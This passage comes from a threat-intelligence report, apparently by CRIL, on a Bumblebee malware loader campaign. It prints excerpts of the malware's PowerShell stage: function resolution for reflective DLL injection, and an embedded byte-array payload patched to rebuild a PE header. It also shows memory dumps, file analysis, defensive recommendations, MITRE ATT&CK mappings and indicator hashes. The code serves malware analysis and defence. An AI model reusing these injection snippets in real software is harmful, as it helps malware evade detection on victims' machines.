        $memcpy = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($memcpyAddr, $memcpyDelegate)
        $Win32Functions | Add-Member -MemberType NoteProperty -Name memcpy -Value $memcpy

        $memsetAddr = Get-ProcAddress msvcrt.dll memset
        $memsetDelegate = Get-DelegateType @([IntPtr], [Int32], [IntPtr]) ([IntPtr])
        $memset = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($memsetAddr, $memsetDelegate)
        $Win32Functions | Add-Member -MemberType NoteProperty -Name memset -Value $memset

        $LoadLibraryAddr = Get-ProcAddress kernel32.dll LoadLibraryA
        $LoadLibraryDelegate = Get-DelegateType @([String]) ([IntPtr])
        $LoadLibrary = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($LoadLibraryAddr, $LoadLib
        $Win32Functions | Add-Member -MemberType NoteProperty -Name LoadLibrary -Value $LoadLibrary

        $GetProcAddressAddr = Get-ProcAddress kernel32.dll GetProcAddress
        $GetProcAddressDelegate = Get-DelegateType @([IntPtr], [String]) ([IntPtr])
```

Figure 6 – Code similarities


The second stage PowerShell script contains a byte array in which the first byte is replaced with 0x4d to get the actual PE DLL file, as shown below. This DLL file is the final Bumblebee payload that performs other malicious activities.



```
Function ShzPeO
{
    $e_magic = ($Lerhapooa[0..1] | % {[Char] $_}) -join ''

    if ($e_magic -ne 'MZ')
    {
        throw 'PE is not a valid PE file.'
    }

    Invoke-Command -ScriptBlock $Ptpmqd -ArgumentList @($Lerhapooa, $Holksjwio)
}

ShzPeO
}

Start-Sleep -s 5

$xXvsfi = [Byte[]](0xff,0x5a,0x90,0x00,0x03,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0xff,0xff,0x00,0x00,0xb8,0x00,0x00,
$xXvsfi[0] = 0x4d

Invoke-ljuwKn -Lerhapooa $xXvsfi
```

Figure 7 – Embedded payload

The image below showcases the DLL payload (LdrAddx64.dll) injected into the memory of Powershell process by using the *Invoke-ReflectivePEInjection* function. The DLL is reflectively loaded and avoids detection by tools used to identify the DLLs of the active/running processes.



Name	PID	CPU	I/O total ...
powershell.exe	4140		
conhost.exe	2448		

powershell.exe (4140) Properties

Hide free regions

Base address	Type	Size	Pro
0x1cba61c0000	Mapped	40 kB	R
0x1cba61d0000	Private	64 kB	RW
0x1cba61e0000	Private	393,216 kB	RW
0x1cba61e0000	Private: Commit	202,500 kB	RW
0x1cbb27a1000	Private: Rese...	59,644 kB	
0x1cbb61e0000	Private: Commit	110,720 kB	RW
0x1cbbce00000	Private: Rese...	20,352 kB	
0x1cbbe1e0000	Private	1,056 kB	RW
0x1cbbe2f0000	Mapped	284 kB	WC
0x1cbbe340000	Mapped	392 kB	R
0x1cbbe3b0000	Private	64 kB	RW
0x1cbbe3c0000	Private	1,024 kB	RW
0x1cbbe4c0000	Private	1,024 kB	RW
0x1cbbe5c0000	Private	64 kB	RW
0x1cbbe5d0000	Private	52 kB	RW
0x1cbbe5e0000	Private	2,048 kB	RW
0x1cbbe7e0000	Private	64 kB	RW
0x1cbbe7f0000	Mapped	68 kB	RW
0x1cbbe810000	Mapped	4 kB	RW
0x1cbbe820000	Private	262,144 kB	RW
0x1cbce820000	Private	832 kB	RW
0x7df492970000	Private	64 kB	RW
0x7df492980000	Private	640 kB	RW
0x7df492a20000	Mapped	1,024 kB	R
0x7df492b20000	Private	4,194,432 kB	RW
0x7df592b40000	[illegible]	[illegible]	[illegible]

powershell.exe (4140) (0x1cbb61e0000 - 0x1cbbce00000)

```
04014b10 98 59 00 80 01 00 00 00 00 00 00 00 00 00 00 00 .Y..............
04014b20 00 00 00 00 00 00 00 00 4d 5a 90 00 03 00 00 00 ........MZ......
04014b30 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 ................
04014b40 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @...............
04014b50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
04014b60 00 00 00 00 20 01 00 00 0e 1f ba 0e 00 b4 09 cd .... ...........
04014b70 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 !..L.!This progr
04014b80 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e am cannot be run
04014b90 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a  in DOS mode....
04014ba0 24 00 00 00 00 00 00 00 6b 5e 5a 88 2f 3f 34 db $.......k^Z./?4.
04014bb0 2f 3f 34 db 2f 3f 34 db 9b a3 c5 db 23 3f 34 db /?4./?4.....#?4.
04014bc0 9b a3 c7 db be 3f 34 db 9b a3 c6 db 36 3f 34 db .....?4.....6?4.
04014bd0 b8 61 31 da 2b 3f 34 db f2 c0 e4 db 2d 3f 34 db .a1.+?4.....-?4.
04014be0 14 61 37 da 27 3f 34 db 14 61 31 da 17 3f 34 db .a7.'?4..a1..?4.
04014bf0 14 61 30 da 0a 3f 34 db f2 c0 fa db 2e 3f 34 db .a0..?4......?4.
04014c00 bd 61 37 da 2e 3f 34 db 2f 3f 34 db 2c 3f 34 db .a7..?4./?4.,?4.
04014c10 f2 c0 ff db 34 3f 34 db 2f 3f 35 db 23 3e 34 db ....4?4./?5.#>4.
04014c20 b8 61 3d da 05 3f 34 db b8 61 34 da 2e 3f 34 db .a=..?4..a4..?4.
04014c30 b8 61 36 da 2e 3f 34 db 52 69 63 68 2f 3f 34 db .a6..?4.Rich/?4.
04014c40 00 00 00 00 00 00 00 00 50 45 00 00 64 86 07 00 ........PE..d...
04014c50 15 d7 f3 62 00 00 00 00 00 00 00 00 f0 00 22 20 ...b.........."
```

```
    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
120 50 45 00 00 64 86 07 00 15 D7 F3 62 00 00 00 00
130 00 00 00 00 F0 00 22 20 0B 02 0E 00 00 48 0A 00
140 00 BA 06 00 00 00 00 00 B0 4D 07 00 00 10 00 00
```

Offset	Name	Value	Meaning
E9860	Characteristics	0	
E9864	TimeDateStamp	62F3D711	Wednesday, 10.08.2022 16:04:33 UTC
E9868	MajorVersion	0	
E986A	MinorVersion	0	
E986C	Name	EAC9C	LdrAddx64.dll
E9870	Base	1	


Exported Functions [2 entries]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
E9888	1	9B70	EACAA	dataCheck	
E988C	2	BF30	EACB4	setPath	

Figure 8 – Presence of injected DLL in PowerShell memory

Bumblebee payload

Figure 9 shows the file information of the final Bumblebee malware payload. Based on our static analysis, we found that the payload is a 64-bit, DLL binary compiled with a Microsoft Visual C/C++ compiler.



Detect It Easy v3.01

File name: C:/Users/[redacted]/powershell.exe.bin1.bin

File type	Entry point	Base address
PE64	0000000180074db0	0000000180000000

Sections	TimeDateStamp	SizeOfImage
0007	2022-08-10 17:04:37	00115000

Scan	Endianness	Mode	Architecture	Type
Detect It Easy(DiE)	LE	64	AMD64	DLL

compiler	Microsoft Visual C/C++(2015 v.14.0)[-]	S
linker	Microsoft Linker(14.0, Visual Studio 2015 14.0*)[DLL64]	S ?

Figure 9 – Payload file details

In June 2022, we published a technical blog on the Bumblebee loader. Our research indicates that the payload behaviour of the current variant under our analysis is similar to the one we analyzed earlier.

Conclusion

Bumblebee, a recently developed malware loader, has quickly become a key component in a wide range of cyberattacks, besides replacing the existing BazarLoader. In an attempt to stay a step ahead of cybersecurity entities, Threat Actors (TAs) are constantly adapting new techniques and continuously monitoring to stay updated on the defense mechanisms employed by enterprises. Similarly, TAs behind the sophisticated Bumblebee loader keep updating its capabilities in order to strengthen its evasive maneuvers and anti-analysis tricks.

CRIL has been closely monitoring the Bumblebee malware group and other similar TA groups for a better understanding of their motivations and keeping our readers well-informed on the latest cybercrime news and cybersecurity challenges.

Our Recommendations

- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- Educate employees in terms of protecting themselves from threats like phishing's/untrusted URLs.
- Avoid downloading files from unknown websites.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices.
- Use a reputed antivirus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Block URLs that could spread the malware, e.g., Torrent/Warez.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.
- Enable Data Loss Prevention (DLP) Solutions on the employees' systems.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1566	Phishing
Execution	T1204 T1059	User Execution PowerShell
Privilege Escalation	T1574 T1055	DLL Side-Loading Process Injection
Defence Evasion	T1027 T1497 T1574	Obfuscated Files or Information Virtualization/Sandbox Evasion DLL Side-Loading
Discovery	T1012 T1082 T1518	Query Registry System Information Discovery Security Software Discovery

Indicators Of Compromise (IoC)

Indicators	Indicator Type	Description
59fc33d849f9ad2ab4e4b7fe4b443a33 e4ed0f94e8ad9aeeb019e6d253e2eefa83b51b5a 2102214c6a288819112b69005737bcfdf256730ac859e8c53c9697e3f87839f2	MD5 SHA1 Sha256	VHD file
b3b877f927898a457e35e4c6a6710d01 8ed3dfa1ece8dbad0ccc8be8c1684f5a3de08ccb 1285f03b8dbe35c82feef0cb57b3e9b24e75efabba0589752c2256a8da00ad85	MD5 SHA1 Sha256	LNK file
254d757d0f176afa59ecea28822b3a71 3e59fff860826055423dde5bbd8830cceae17cf3 0ff8988d76fc6bd764a70a7a4f07a15b2b2c604138d9aadc784c9aeb6b77e275	MD5 SHA1 Sha256	PS1 file – Stage 1
225b9fb42b5879c143c56ef7402cbcbc 03369886e9fc4b7eacc390045aa9c4b7fffad69a db91155087bd2051b7ac0576c0994e9fffb5225c26ea134cb2f38e819f385730	MD5 SHA1 Sha256	PS1 file – Stage 2
da6feac8dff2a44784be3d078f2d4ac3 c0f43d1d3e87b0e8b86b4b9e91cb55b4a1893b48 9bd9da44cc2d259b8c383993e2e05bbe1bcdac917db563b94e824b4b1628e87c	MD5 SHA1 Sha256	Bumblebee DLL payload